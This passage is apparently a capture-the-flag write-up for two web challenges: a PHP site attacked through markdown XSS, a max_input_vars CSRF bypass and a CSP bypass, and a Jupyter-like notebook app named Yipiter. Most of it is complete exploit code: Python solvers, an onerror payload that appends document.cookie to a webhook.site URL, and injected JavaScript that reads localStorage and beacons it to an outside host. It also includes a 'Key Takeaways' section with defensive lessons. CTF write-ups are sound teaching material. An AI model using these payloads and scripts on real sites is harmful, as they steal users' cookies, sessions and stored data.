[x](https://webhook.site/TOKEN/?c=)- Another piece of markdown (a link) inside the alt text! - URL =
https://webhook.site/TOKEN//?dummy onerror=this.src=this.src+document.cookie dummy2=
What the markdown parser produces:
After processing, this becomes an <img> tag where:
- The
srcattribute contains the URL withonerror=this.src=this.src+document.cookie - Because
safe_markdown_urlallows anyhttps://URL and doesn’t strip spaces or extra attributes!
The resulting HTML stored in the database looks like:
<img src="https://webhook.site/TOKEN//?dummy onerror=this.src=this.src+document.cookie dummy2="
     alt="..." class="post-image">
When the browser renders this (with no CSP):
- The browser tries to load the image from that URL
- The
onerrorevent fires (or it fires as part of attribute parsing) this.src = this.src + document.cookie- appends the cookie value to the image URL- The browser makes a NEW request to
https://webhook.site/TOKEN/?c=flag=SK-CERT{...} - We see the flag in our webhook!
For beginners: The
onerrorHTML event fires when an image fails to load. By injectingonerror=JavaScript_codeas an attribute, we execute JavaScript when the image errors. Here,this.srcrefers to the image’s source URL, and we appenddocument.cookieto it - making the browser request that URL with the cookie attached.
4. Vulnerability 2 – CSRF Bypass via PHP max_input_vars Overflow
The problem: We can’t submit the join-request form without a valid CSRF token. But we need to bypass CSRF to store our XSS payload.
The solution: PHP has a setting called max_input_vars (default: 1000). This limits how many variables PHP will parse from the request (GET + POST + COOKIE combined).
The key insight about parsing order: PHP parses input in this order:
$_COOKIEfirst (e.g., the session cookie = 1 var)$_GETnext (e.g.,action=join-request= 1 var)$_POSTlast
Our attack: We send a POST request with:
csrf_token= valid token (position 3 in total - parsed ✓)content_markdown= our XSS payload (position 4 - parsed ✓)- 998 junk variables
j0=x, j1=x, ... j997=x
Total variables: 1 (cookie) + 1 (GET) + 2 (important POST vars) + 998 (junk) = 1002 variables
PHP parses the first 1000 fine - this includes our csrf_token and content_markdown. When it hits variable 1001, it emits a PHP Warning and stops parsing. The junk variables at the end get dropped, but we don’t care about them.
Result:
$_POST['csrf_token']= our valid token ✓$_POST['content_markdown']= our XSS payload ✓- CSRF check passes ✓
- XSS payload stored in database ✓
5. Vulnerability 3 – CSP Bypass via PHP Warning Side Effect
This is the most clever part of the exploit.
The problem: Even with our XSS stored in the database, the CSP header prevents JavaScript from executing when the bot visits the page.
The PHP Warning side effect:
When PHP hits the max_input_vars limit during request startup (before ANY PHP code runs), it outputs a warning message directly to the browser:
Warning: PHP Request Startup: Input variables exceeded 1000.
To increase the limit change max_input_vars in php.ini.
in Unknown on line 0
This warning is output text - it is sent to the browser as part of the HTTP response body. Once any content is sent to the browser, HTTP headers can no longer be set (headers must come before the body in HTTP).
The first line of index.php is:
header('Content-Security-Policy: default-src \'self\'; img-src http: https: data:;');But by the time PHP executes this line, the warning has already been sent to the browser - PHP shows another warning:
Warning: Cannot modify header information - headers already sentThe CSP header is never sent!
How we use this: We make the bot visit the view-request page with 1001+ GET parameters:
http://nginx/index.php?action=view-request&id=UUID&p0=v&p1=v&p2=v...&p1000=vWhen the bot’s browser fetches this URL:
- PHP tries to parse 1001 GET vars → warning fires → headers already sent
header('Content-Security-Policy: ...')call fails silently- Page is served with NO CSP header
- The browser has no security policy → inline JavaScript and event handlers (
onerror) execute freely!
6. The Bot – Our Target
The bot at /bot/visit accepts a JSON POST:
{"url": "http://nginx/index.php?action=view-request&id=UUID&p0=v&..."}It:
- Launches a fresh Chromium browser
- Sets the
flagcookie forhttp://nginx - Navigates to our URL
- Waits 3 seconds
- Closes the browser
When the bot visits our crafted URL:
- Page loads with no CSP (due to GET overflow)
- Our stored XSS payload renders as a real
<img>tag - The
onerrorevent fires, executingthis.src = this.src + document.cookie - Chromium makes an HTTP GET request to our webhook URL with the flag cookie appended
- We see the flag! 🎉
7. Full Exploit Chain
Here is the complete attack flow step by step:
8. The Exploit Script Explained
Here is the working exploit script with every line explained:
#!/usr/bin/env python3
import html, random, re, string
import requests
from bs4 import BeautifulSoup
PUBLIC_BASE = "http://46.62.153.171:6767" # The server we talk to
INTERNAL_BASE = "http://nginx" # The internal URL the BOT uses
WEBHOOK_URL = "https://webhook.site/YOUR-TOKEN" # Where we receive the flag
TIMEOUT = 15
def randstr(n=8):
"""Generate a random string for unique usernames."""
return ''.join(random.choice(string.ascii_lowercase + string.digits) for _ in range(n))
def get_csrf(session, url):
"""Visit a page and extract the hidden CSRF token from the form."""
r = session.get(url, timeout=TIMEOUT)
soup = BeautifulSoup(r.text, "html.parser")
node = soup.find("input", {"name": "csrf_token"})
return node["value"] # e.g. "a1b2c3d4e5f6..."
def register_and_login(session, username, password):
"""Create a new account and log in."""
# Register
csrf = get_csrf(session, f"{PUBLIC_BASE}/index.php?action=register")
session.post(f"{PUBLIC_BASE}/index.php?action=register",
data={"csrf_token": csrf, "username": username, "password": password},
allow_redirects=True)
# Login
csrf = get_csrf(session, f"{PUBLIC_BASE}/index.php?action=login")
session.post(f"{PUBLIC_BASE}/index.php?action=login",
data={"csrf_token": csrf, "username": username, "password": password},
allow_redirects=True)
def build_payload(webhook_url):
"""
Build the nested markdown XSS payload.
This creates an <img> tag whose src attribute contains:
onerror=this.src=this.src+document.cookie
When the image fails to load (it will, because the URL is malformed),
the onerror handler fires and appends document.cookie to the image URL,
causing the browser to make a new request to our webhook with the cookie.
The trick: markdown  syntax, where the URL contains spaces
followed by HTML attributes. safe_markdown_url() allows any https:// URL
and doesn't strip the extra attribute text after the space.
"""
webhook_url = webhook_url.rstrip("/")
return (
# Outer: image markdown 
# ALT = another markdown link [x](webhook/?c=) <- for the inner load
# URL = our webhook + injected onerror attribute
f"]"
f"({webhook_url}//?dummy onerror=this.src=this.src+document.cookie dummy2=)"
)
def submit_join_request(session, payload):
"""
Submit the join request with CSRF bypass via max_input_vars overflow.
We send 1002 total variables:
- 1 session cookie (PHPSESSID) - parsed first by PHP
- 1 GET var (action=join-request) - parsed second
- csrf_token (POST var 3) - parsed, CSRF check passes
- content_markdown (POST var 4) - parsed, XSS stored
- 998 junk POST vars - first 996 parsed, last 2 dropped when limit hit
PHP warning fires at var 1001, but our important vars are already parsed!
"""
csrf = get_csrf(session, f"{PUBLIC_BASE}/index.php?action=join-request")
# Build POST data with overflow junk vars
data = {"csrf_token": csrf, "content_markdown": payload}
# We only need enough junk to push total over 1000
# 1 cookie + 1 GET + len(data) important = 4 so far
# Need 1000 - 4 + 1 = 997 junk vars to trigger the warning
# Using 998 to be safe
for i in range(998):
data[f"j{i}"] = "x"
# Submit (no overflow on OUR submission - we structure it so important vars come first)
r = session.post(f"{PUBLIC_BASE}/index.php?action=join-request",
data=data, allow_redirects=True)
# The server redirects to index.php with a flash message like:
# "Request sent. View it at: index.php?action=view-request&id=XXXXXXXX..."
# We parse the UUID from that flash message
body = html.unescape(r.text)
m = re.search(r"view-request(?:&|&)id=([a-f0-9]{32})", body)
return m.group(1)
def build_bomb_url(uuid, extra_params=1001):
"""
Build the URL the bot will visit, with 1001+ GET params.
This causes PHP to emit a Warning before the CSP header() call,
effectively disabling the Content-Security-Policy on this page render.
IMPORTANT: Use the INTERNAL URL (http://nginx) not the public IP,
because the bot is inside the Docker network and the flag cookie
is set for http://nginx, not the public IP.
"""
parts = ["action=view-request", f"id={uuid}"]
parts.extend(f"p{i}=v" for i in range(extra_params))
return f"{INTERNAL_BASE}/index.php?" + "&".join(parts)
def main():
username = f"snail_{randstr()}"
password = f"pw_{randstr()}"
payload = build_payload(WEBHOOK_URL)
print(f"[*] Registering user: {username}")
session = requests.Session()
register_and_login(session, username, password)
print("[*] Submitting malicious join request...")
uuid = submit_join_request(session, payload)
print(f"[+] Request UUID: {uuid}")
bomb_url = build_bomb_url(uuid)
print(f"[*] Sending bot to: {bomb_url[:80]}...")
requests.post(f"{PUBLIC_BASE}/bot/visit",
json={"url": bomb_url}, timeout=15)
print("[+] Done! Check your webhook for the flag.")
if __name__ == "__main__":
main()9. Flag
SK-CERT{sl1m4c1k_m4c1k_vystrc_r0zky}(Retrieved from webhook.site after the bot visited our crafted URL and the
onerror handler exfiltrated document.cookie to our webhook.)
10. Key Takeaways
| # | Lesson | Description |
|---|---|---|
| 1 | Custom parsers are risky | The homemade markdown parser created real <img> tags with attacker-controlled src attributes. A well-tested library would sanitize attributes. |
| 2 | PHP max_input_vars as a CSRF bypass | Sending >1000 POST variables in the right order causes the warning to fire after important vars are parsed, while the warning itself disrupts header sending. |
| 3 | PHP warnings disable CSP | A PHP warning output before header() calls means those headers are never sent. Always suppress display_errors in production (display_errors = Off in php.ini). |
| 4 | httpOnly cookies matter | The flag cookie had httpOnly: false. If it were httpOnly: true, JavaScript couldn’t read it and the XSS would be useless for flag theft. |
| 5 | Internal vs external URLs | The bot uses an internal Docker network. The flag cookie is scoped to http://nginx. You must send the bot to the internal URL, not the public IP. |
| 6 | onerror for cookieless requests | When you can’t use <script> (CSP blocks it), event handlers like onerror on image tags can execute JS. With no CSP at all, this becomes fully exploitable. |
Yipiter
Overview
Yipiter is a web-based CTF challenge built around a Jupyter-like notebook application. The application runs Python code in the browser via WebAssembly and includes a Puppeteer bot that can be made to visit arbitrary URLs, execute notebooks, and save the results. The goal is to abuse this bot to exfiltrate the FLAG environment variable.
Flag (handout/local): SK-CERT{take_fake}
Challenge URL: http://46.62.153.171:5555
Difficulty: Medium
Category: Web Security / Code Execution
Application Architecture
http://46.62.153.171:5555/
  /                  - Main notebook application
  /auth/             - User registration and login
  /bot/visit         - POST endpoint: instructs the bot to visit a URL
  /bot/health        - Bot health check
The stack is:
- Frontend: SvelteKit (Svelte + Vite), served as a single-page application
- Python runtime: Pyodide - Python compiled to WebAssembly, running entirely in the browser
- Storage: All notebook data and sessions are stored in browser
localStorage - Bot: Puppeteer running headless Chromium
How the Bot Works
The bot is the central piece of the attack surface. When you POST a URL to /bot/visit, the bot does the following automatically:
- Opens the provided URL in a headless Chromium browser
- Registers a new random user account on the application
- Logs in with that account
- Creates a new notebook cell containing
print(FLAG)(whereFLAGis a real environment variable the bot process has access to) - Executes the notebook
- Saves the notebook with the output
This is the core design flaw: the bot has FLAG in its environment and injects it into a notebook that it then executes inside the same browser context as the application.
Vulnerability Analysis
Vulnerability 1: Unsanitized HTML Output in Notebooks
The notebook application renders display_data outputs that contain text/html as blob iframes. The relevant code in NotebookApp.svelte is:
if (bundle['text/html']) {
  cell.outputs.push({
    kind: 'iframe',
    src: makeBlobFrame(wrapHtml(bundle['text/html'])),
    // rendered as blob:// iframe - same origin as the app
  });
}
Because the iframe is created from a blob:// URL derived from the same origin, JavaScript inside it can access the parent page’s localStorage, where the bot’s session and notebook data (including the FLAG output) are stored.
Vulnerability 2: Bot Has Direct FLAG Access
The bot’s server.js reads the FLAG from its environment and hardcodes it into the notebook it creates:
const FLAG = process.env.FLAG || 'SK-CERT{fake_flag_for_handout}';
// The bot creates a cell: print(FLAG)
This means any notebook the bot executes runs in the same browser context where FLAG ends up in localStorage after execution.
Vulnerability 3: No Input Validation on Notebook Content
There is no server-side or client-side sanitization of notebook cell content or outputs. An attacker can craft a notebook JSON with pre-populated outputs containing arbitrary HTML and JavaScript, and the application will render it.
Combined Attack
By crafting a malicious notebook with a JavaScript payload inside a display_data HTML output, then hosting that notebook and sending the bot to a page that loads it, the JavaScript executes in the bot’s browser. It can then read localStorage, find the FLAG that the bot saved, and exfiltrate it to an attacker-controlled webhook.
Exploitation - Step by Step
The provided exploit-yipiter.py performs the full exploit automatically. Here is what it does internally, stage by stage.
Stage 1: Create Two Webhook.site Tokens
The script creates two tokens on webhook.site:
- Log token: Used as the exfiltration endpoint. The JavaScript payload sends stolen data here via image beacon requests.
- Notebook token: Used to serve the malicious notebook JSON to the bot.
Log URL:      https://webhook.site/<log_token>
Notebook URL: https://webhook.site/<nb_token>
Stage 2: Build and Upload the Malicious Notebook
The notebook JSON is constructed with one code cell. The cell’s output is a pre-populated display_data block containing an HTML payload with embedded JavaScript. The script uploads this as the default response content of the notebook webhook token.
The notebook structure:
{
  "nbformat": 4,
  "nbformat_minor": 5,
  "metadata": {"name": "x"},
  "cells": [
    {
      "cell_type": "code",
      "source": ["print('x')\n"],
      "execution_count": 1,
      "outputs": [
        {
          "output_type": "display_data",
          "data": {
            "text/html": "<script>/* malicious JS here */</script>"
          },
          "metadata": {}
        }
      ]
    }
  ]
}
The JavaScript payload does the following:
- Sends a beacon to the log URL to confirm it loaded
- Detects whether it is running inside the blob iframe (child frame) or the top-level page
- If running at the top level, it polls
localStorageevery 500ms for up to 60 seconds, looking for:yipiii.users.v1- stored user accounts (may contain FLAG in notebook output)yipiii.session.v1- active session data- Any string matching
SK-CERT{...}
- Whenever the FLAG pattern is found, it sends it to the log webhook
(function() {
  const WH = "https://webhook.site/<log_token>";

  function send(t, d) {
    try {
      (new Image()).src = WH + '/?t=' + encodeURIComponent(t)
                        + '&d=' + encodeURIComponent(d || '')
                        + '&_=' + Date.now();
    } catch(e) {}
  }

  send('loaded', location.href + '|top=' + (window.top === window));

  if (window.top !== window) {
    // Running inside the blob iframe - attempt postMessage to parent
    try {
      top.opener.postMessage({ t: 'blob_leak', href: location.href }, '*');
      send('pm_ok', location.href);
    } catch(e) {
      send('pm_err', String(e));
    }
    return;
  }

  // Running at top level - poll localStorage for the flag
  let lastUsers = null;
  let lastSess = null;

  function snap() {
    try {
      const users = localStorage.getItem('yipiii.users.v1') || '';
      const sess  = localStorage.getItem('yipiii.session.v1') || '';

      if (users !== lastUsers) { lastUsers = users; send('users', users.slice(0, 700)); }
      if (sess  !== lastSess)  { lastSess  = sess;  send('sess',  sess); }

      const m = (users + '\n' + sess).match(/SK-CERT\{[^}]+\}/);
      if (m) send('flag_ls', m[0]);
    } catch(e) {
      send('ls_err_top', String(e));
    }
  }

  snap();
  let ticks = 0;
  const iv = setInterval(() => {
    ticks += 1;
    snap();
    if (ticks > 120) clearInterval(iv);
  }, 500);
})();
Stage 3: Build the Controller Page
The bot needs to be pointed at a URL that will load the malicious notebook. The script builds an HTML controller page that:
- Opens the application’s
/new?url=<notebook_url>route in a new window, which causes the app to fetch and load the external notebook JSON - Listens for
postMessageevents from the blob iframe containing the notebook output, to catch any secondary exfiltration path
This HTML is base64-encoded and delivered via https://httpbin.org/base64/<payload>, which decodes and returns the HTML - avoiding the need for the attacker to host a server for this stage.
const W = "https://webhook.site/<log_token>";
const C = "http://challenge:4173";  // internal app hostname the bot uses
const N = "https://webhook.site/<nb_token>";  // notebook URL

// Open the app with our notebook URL as parameter
window.open(C + '/new?url=' + encodeURIComponent(N), 'seed');

// Listen for postMessage from blob iframe
window.addEventListener('message', (ev) => {
  if (!ev.data || ev.data.t !== 'blob_leak' || !ev.data.href) return;
  // attempt further cross-frame access via auth redirect
  const auth = C + '/auth/?sso=callback&mode=login&token=yipiter&return='
              + encodeURIComponent(ev.data.href);
  window.open(auth, '_blank', 'noopener');
});
The script tries multiple internal hostnames (http://challenge:4173, http://app:4173) because the bot container may resolve the app by a Docker service name rather than localhost.
Stage 4: Trigger the Bot
POST http://46.62.153.171:5555/bot/visit
Content-Type: application/json

{"url": "https://httpbin.org/base64/<controller_b64>"}
The bot:
- Visits the httpbin controller page
- The controller opens the app with the malicious notebook URL
- The app fetches the notebook from webhook.site
- The notebook renders, executing the JavaScript payload
- The payload polls localStorage until the bot’s own
print(FLAG)cell executes and saves the result - The flag is sent to the log webhook via image beacon
Stage 5: Poll the Log Webhook for the Flag
The script polls https://webhook.site/token/<log_token>/requests every 2 seconds, scanning all incoming request query parameters for the pattern SK-CERT{...}. When it finds a match, it prints the flag and exits.
Running the Auto-Solve Script
Requirements
Python 3.8+
No external libraries required (uses only stdlib: urllib, json, threading, argparse)
Basic Usage (Online Mode)
This mode uses webhook.site for both notebook delivery and log collection. No local server needed.
python3 exploit-yipiter.py --mode online --target http://46.62.153.171:5555The script will print progress and the flag when found.
Full Options
--mode            online or local (default: online)
--target          Public challenge base URL (default: http://46.62.153.171:5555)
--internal        Space-separated list of internal app hostnames the bot uses
                  (default: http://challenge:4173 http://app:4173)
--poll-seconds    How long to wait per internal host candidate (default: 45)
--timeout         Hard kill timeout for the whole script in seconds (default: 120)
--callback-base   Required for local mode: your public ngrok/tunnel URL
--controller-path Path served by local server in local mode (default: /solver.html)
--flag-file       Path where local mode server writes the received flag
Local Mode
If webhook.site is blocked or unreliable, run a local server (not included here) that:
- Serves
solver.html(the controller page) atGET /solver.html - Serves the notebook JSON at
GET /notebook.json - Receives flag data at
GET /flag?d=...and writes it toreceived_flag.json
Then run:
python3 exploit-yipiter.py \
  --mode local \
  --target http://46.62.153.171:5555 \
  --callback-base https://xxxx.ngrok-free.app
exploit-yipiter.py
#!/usr/bin/env python3
"""Solver for Yipiter

Modes:
1) online: host controller/notebook on webhook.site + httpbin and poll webhook logs
2) local: use a public callback URL that serves local exploit files via server.py and
   poll exploit/received_flag.json for the exfiltrated flag
"""

from __future__ import annotations

import argparse
import base64
import json
import os
from pathlib import Path
import re
import sys
import threading
import time
from typing import Any, Dict, List, Optional
from urllib.error import HTTPError, URLError
from urllib.request import Request, urlopen


FLAG_RE = re.compile(r"SK-CERT\{[^}]+\}")
ARTIFACTS_PATH = Path(__file__).with_name("solve_artifacts.json")
DEFAULT_FLAG_PATH = Path(__file__).with_name("received_flag.json")


def install_hard_timeout(seconds: int = 120) -> None:
    """Force-stop script after a fixed timeout."""

    def _kill() -> None:
        print(f"[!] Hard timeout reached ({seconds}s). Exiting.", file=sys.stderr)
        os._exit(124)

    timer = threading.Timer(seconds, _kill)
    timer.daemon = True
    timer.start()


def http_json(method: str, url: str, body: Optional[Dict[str, Any]] = None, timeout: int = 20) -> Any:
    data = None
    headers = {
        "Accept": "application/json",
    }

    if body is not None:
        data = json.dumps(body).encode("utf-8")
        headers["Content-Type"] = "application/json"

    req = Request(url=url, method=method.upper(), data=data, headers=headers)

    try:
        with urlopen(req, timeout=timeout) as resp:
            raw = resp.read().decode("utf-8", errors="replace")
    except HTTPError as exc:
        details = exc.read().decode("utf-8", errors="replace")
        raise RuntimeError(f"HTTP {exc.code} for {method} {url}: {details}") from exc
    except URLError as exc:
        raise RuntimeError(f"Network error for {method} {url}: {exc}") from exc

    if not raw.strip():
        return {}

    try:
        return json.loads(raw)
    except json.JSONDecodeError:
        return raw


def create_webhook_token(default_content: str, default_content_type: str) -> str:
    payload = {
        "default_status": 200,
        "default_content": default_content,
        "default_content_type": default_content_type,
        "cors": True,
    }
    data = http_json("POST", "https://webhook.site/token", payload)
    token = data.get("uuid")
    if not token:
        raise RuntimeError(f"Token creation failed: {data}")
    return token


def update_webhook_token(token: str, default_content: str, default_content_type: str) -> None:
    payload = {
        "default_status": 200,
        "default_content": default_content,
        "default_content_type": default_content_type,
        "cors": True,
    }
    http_json("PUT", f"https://webhook.site/token/{token}", payload)


def build_notebook_json(log_url: str) -> str:
    js_payload = f"""<script>
(function(){{
  const WH = {json.dumps(log_url)};
  function send(t,d){{
    try {{
      (new Image()).src = WH + '/?t=' + encodeURIComponent(t) + '&d=' + encodeURIComponent(d||'') + '&_=' + Date.now();
    }} catch(e) {{}}
  }}

  send('loaded', location.href + '|top=' + (window.top === window));

  if (window.top !== window) {{
    try {{
      top.opener.postMessage({{ t: 'blob_leak', href: location.href }}, '*');
      send('pm_ok', location.href);
    }} catch(e) {{
      send('pm_err', String(e));
    }}
    return;
  }}

    let lastUsers = null;
    let lastSess = null;

    function snap() {{
        try {{
            const users = localStorage.getItem('yipiii.users.v1') || '';
            const sess = localStorage.getItem('yipiii.session.v1') || '';

            if (users !== lastUsers) {{
                lastUsers = users;
                send('users', users.slice(0, 700));
            }}
            if (sess !== lastSess) {{
                lastSess = sess;
                send('sess', sess);
            }}

            const m = (users + '\\n' + sess).match(/SK-CERT\\{{[^}}]+\\}}/);
            if (m) send('flag_ls', m[0]);
        }} catch(e) {{
            send('ls_err_top', String(e));
        }}
    }}

    snap();
    let ticks = 0;
    const iv = setInterval(() => {{
        ticks += 1;
        snap();
        if (ticks > 120) clearInterval(iv);
    }}, 500);
}})();
</script>"""

    notebook_obj = {
        "nbformat": 4,
        "nbformat_minor": 5,
        "metadata": {"name": "x"},
        "cells": [
            {
                "cell_type": "code",
                "metadata": {},
                "source": ["print('x')\n"],
                "execution_count": 1,
                "outputs": [
                    {
                        "output_type": "display_data",
                        "data": {"text/html": js_payload},
                        "metadata": {},
                    }
                ],
            }
        ],
    }
    return json.dumps(notebook_obj, separators=(",", ":"))


def build_controller_url(log_url: str, notebook_url: str, internal_base: str, stage_tag: str) -> str:
    controller_html = f"""<!doctype html><meta charset='utf-8'><title>x</title><script>
const W = {json.dumps(log_url)};
const C = {json.dumps(internal_base)};
const N = {json.dumps(notebook_url)};
const RID = {json.dumps(stage_tag)};

function ping(t,d) {{
  try {{
    fetch(W + '/?t=' + encodeURIComponent(t) + '&rid=' + encodeURIComponent(RID) + '&d=' + encodeURIComponent(d||'') + '&_=' + Date.now(), {{ mode: 'no-cors' }});
  }} catch(e) {{}}
}}

ping('s', C);
window.open(C + '/new?url=' + encodeURIComponent(N), 'seed');

window.addEventListener('message', (ev) => {{
  try {{
    if (!ev.data || ev.data.t !== 'blob_leak' || !ev.data.href) return;
    ping('b', ev.data.href);
    const auth = C + '/auth/?sso=callback&mode=login&token=yipiter&return=' + encodeURIComponent(ev.data.href);
    window.open(auth, '_blank', 'noopener');
    ping('a', auth);
  }} catch (e) {{
    ping('msg_err', String(e));
  }}
}});
</script>"""

    b64 = base64.b64encode(controller_html.encode("utf-8")).decode("ascii")
    b64_urlsafe = b64.replace("+", "-").replace("/", "_")
    return f"https://httpbin.org/base64/{b64_urlsafe}"


def trigger_bot_visit(public_base: str, visit_url: str) -> Dict[str, Any]:
    endpoint = public_base.rstrip("/") + "/bot/visit"
    return http_json("POST", endpoint, {"url": visit_url})


def fetch_requests(log_token: str, per_page: int = 100) -> List[Dict[str, Any]]:
    url = f"https://webhook.site/token/{log_token}/requests?sorting=newest&per_page={per_page}"
    data = http_json("GET", url)

    if isinstance(data, dict) and isinstance(data.get("data"), list):
        return data["data"]
    if isinstance(data, list):
        return data
    return []


def find_flag_in_text(text: str) -> Optional[str]:
    match = FLAG_RE.search(text)
    return match.group(0) if match else None


def summarize_recent_events(rows: List[Dict[str, Any]], run_tag: str, limit: int = 8) -> List[str]:
    events: List[str] = []
    for row in rows:
        query = row.get("query") or {}
        rid = str(query.get("rid", ""))
        if run_tag and rid and rid != run_tag:
            continue

        t = str(query.get("t", ""))
        d = str(query.get("d", ""))
        if not t and not d:
            continue

        snippet = d.replace("\n", "\\n")[:120]
        events.append(f"{t}: {snippet}")
        if len(events) >= limit:
            break

    return events


def find_flag_in_requests(rows: List[Dict[str, Any]], run_tag: str) -> Optional[str]:
    for row in rows:
        query = row.get("query") or {}
        rid = str(query.get("rid", ""))
        d = str(query.get("d", ""))
        t = str(query.get("t", ""))

        if run_tag and rid and rid != run_tag:
            continue

        m = FLAG_RE.search(d)
        if m:
            print(f"[+] Flag found via event t={t}")
            return m.group(0)

        # Fallback: scan entire row JSON in case flag appears in another field
        as_text = json.dumps(row, ensure_ascii=False)
        m2 = FLAG_RE.search(as_text)
        if m2:
            print(f"[+] Flag found in request payload (event t={t})")
            return m2.group(0)

    return None


def solve_local(public_base: str, callback_base: str, poll_seconds: int, flag_path: Path, controller_path: str) -> str:
    if not callback_base:
        raise RuntimeError("--callback-base is required in local mode")

    visit_url = callback_base.rstrip("/") + controller_path
    if flag_path.exists():
        print(f"[*] Removing stale flag file: {flag_path}")
        flag_path.unlink()

    ARTIFACTS_PATH.write_text(
        json.dumps(
            {
                "mode": "local",
                "target": public_base,
                "callback_base": callback_base,
                "visit_url": visit_url,
                "flag_path": str(flag_path),
            },
            indent=2,
        ),
        encoding="utf-8",
    )
    print(f"[+] Saved run metadata to {ARTIFACTS_PATH}")
    print(f"[*] Triggering bot with local callback: {visit_url}")
    resp = trigger_bot_visit(public_base, visit_url)
    print(f"[*] /bot/visit response: {resp}")

    deadline = time.time() + poll_seconds
    while time.time() < deadline:
        if flag_path.exists():
            text = flag_path.read_text(encoding="utf-8", errors="replace")
            flag = find_flag_in_text(text)
            if flag:
                return flag
        time.sleep(1)

    raise RuntimeError(
        f"Flag not found in {flag_path}. If server.py saw no traffic, the bot likely did not reach your public callback."
    )


def solve(public_base: str, internal_bases: List[str], poll_seconds: int) -> str:
    print("[*] Creating webhook tokens...")
    log_token = create_webhook_token("init", "text/html")
    nb_token = create_webhook_token("{}", "application/json")

    log_url = f"https://webhook.site/{log_token}"
    nb_url = f"https://webhook.site/{nb_token}"

    print(f"[+] Log token: {log_token}")
    print(f"[+] Notebook token: {nb_token}")
    print(f"[+] Log URL: {log_url}")
    print(f"[+] Notebook URL: {nb_url}")

    print("[*] Uploading malicious notebook payload...")
    notebook_json = build_notebook_json(log_url)
    update_webhook_token(nb_token, notebook_json, "application/json")

    run_tag = str(int(time.time()))
    ARTIFACTS_PATH.write_text(
        json.dumps(
            {
                "target": public_base,
                "run_tag": run_tag,
                "log_token": log_token,
                "notebook_token": nb_token,
                "log_url": log_url,
                "notebook_url": nb_url,
                "internal_candidates": internal_bases,
            },
            indent=2,
        ),
        encoding="utf-8",
    )
    print(f"[+] Saved run metadata to {ARTIFACTS_PATH}")

    # Try internal host candidates; challenge setup used challenge:4173
    for internal_base in internal_bases:
        print(f"[*] Trying internal base: {internal_base}")
        controller_url = build_controller_url(log_url, nb_url, internal_base, run_tag)
        print(f"[*] Controller URL: {controller_url}")

        resp = trigger_bot_visit(public_base, controller_url)
        print(f"[*] /bot/visit response: {resp}")

        deadline = time.time() + poll_seconds
        last_events: List[str] = []
        while time.time() < deadline:
            rows = fetch_requests(log_token, per_page=100)
            flag = find_flag_in_requests(rows, run_tag)
            if flag:
                return flag

            events = summarize_recent_events(rows, run_tag)
            if events and events != last_events:
                print("[*] Recent events:")
                for event in events:
                    print(f"    - {event}")
                last_events = events
            time.sleep(2)

        print(f"[!] No flag yet for {internal_base}, trying next candidate...")

    raise RuntimeError("Flag not found. Try rerun; remote timing may vary.")


def parse_args() -> argparse.Namespace:
    p = argparse.ArgumentParser(description="Solve script for Yipiter.4")
    p.add_argument("--mode", choices=["online", "local"], default="online", help="Delivery mode")
    p.add_argument("--target", default="http://46.62.153.171:5555", help="Public challenge base URL")
    p.add_argument(
        "--internal",
        nargs="+",
        default=["http://challenge:4173", "http://app:4173"],
        help="Internal host candidates used by bot browser",
    )
    p.add_argument("--poll-seconds", type=int, default=45, help="Polling time per internal host")
    p.add_argument("--timeout", type=int, default=120, help="Hard script timeout in seconds")
    p.add_argument(
        "--callback-base",
        default="https://6e3e-86-127-230-213.ngrok-free.app",
        help="Public callback base, e.g. https://xxxx.ngrok-free.app",
    )
    p.add_argument("--controller-path", default="/solver.html", help="Path served by local callback in local mode")
    p.add_argument(
        "--flag-file",
        default=str(DEFAULT_FLAG_PATH),
        help="Local file written by server.py in local mode",
    )
    return p.parse_args()


def main() -> int:
    args = parse_args()
    install_hard_timeout(args.timeout)

    try:
        if args.mode == "local":
            flag = solve_local(
                public_base=args.target,
                callback_base=args.callback_base or "",
                poll_seconds=args.poll_seconds,
                flag_path=Path(args.flag_file),
                controller_path=args.controller_path,
            )
        else:
            flag = solve(public_base=args.target, internal_bases=args.internal, poll_seconds=args.poll_seconds)
    except Exception as exc:
        print(f"[!] Solve failed: {exc}", file=sys.stderr)
        return 1

    print("\n=== FLAG ===")
    print(flag)
    return 0


if __name__ == "__main__":
    raise SystemExit(main())
Expected Output
┌─[havoc@havocsec]─[~/Pictures/cybergame/offsec]
└──╼ $python3 exploit-yipiter.py
[*] Creating webhook tokens...
[+] Log token: 3b9dc301-18db-4168-9751-263899a5a169
[+] Notebook token: 9328f4e7-9e7e-471d-b1a0-a7c4e38cd643
[+] Log URL: https://webhook.site/3b9dc301-18db-4168-9751-263899a5a169
[+] Notebook URL: https://webhook.site/9328f4e7-9e7e-471d-b1a0-a7c4e38cd643
[*] Uploading malicious notebook payload...
[+] Saved run metadata to /home/havoc/Pictures/cybergame/offsec/solve_artifacts.json
[*] Trying internal base: http://challenge:4173
